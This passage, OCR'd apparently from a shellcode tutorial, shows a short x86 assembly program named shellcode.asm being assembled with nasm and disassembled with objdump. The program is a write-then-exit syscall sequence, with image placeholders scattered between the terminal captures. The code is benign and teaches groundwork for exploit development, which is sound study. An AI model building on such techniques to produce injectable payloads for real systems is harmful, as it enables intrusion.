mov ebx,0
int 0x80
pac@pac:~ $ nasm -f elf shellcode.asm
pac@pac:~ $
```



Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ objdump -M intel -d shellcode.o
shellcode.o: file format elf32-i386
Disassembly of section .text:
00000000 <_start>:
0: b8 04 00 00 00 mov eax,0x4
5: bb 01 00 00 00 mov ebx,0x1
a: b9 00 00 00 00 mov ecx,0x0
f: ba 08 00 00 00 mov edx,0x8
14: cd 80 int 0x80
16: b8 01 00 00 00 mov eax,0x1
1b: bb 00 00 00 00 mov ebx,0x0
20: cd 80 int 0x80
pac@pac:~ $


Terminal


File Edit View Terminal Tabs Help

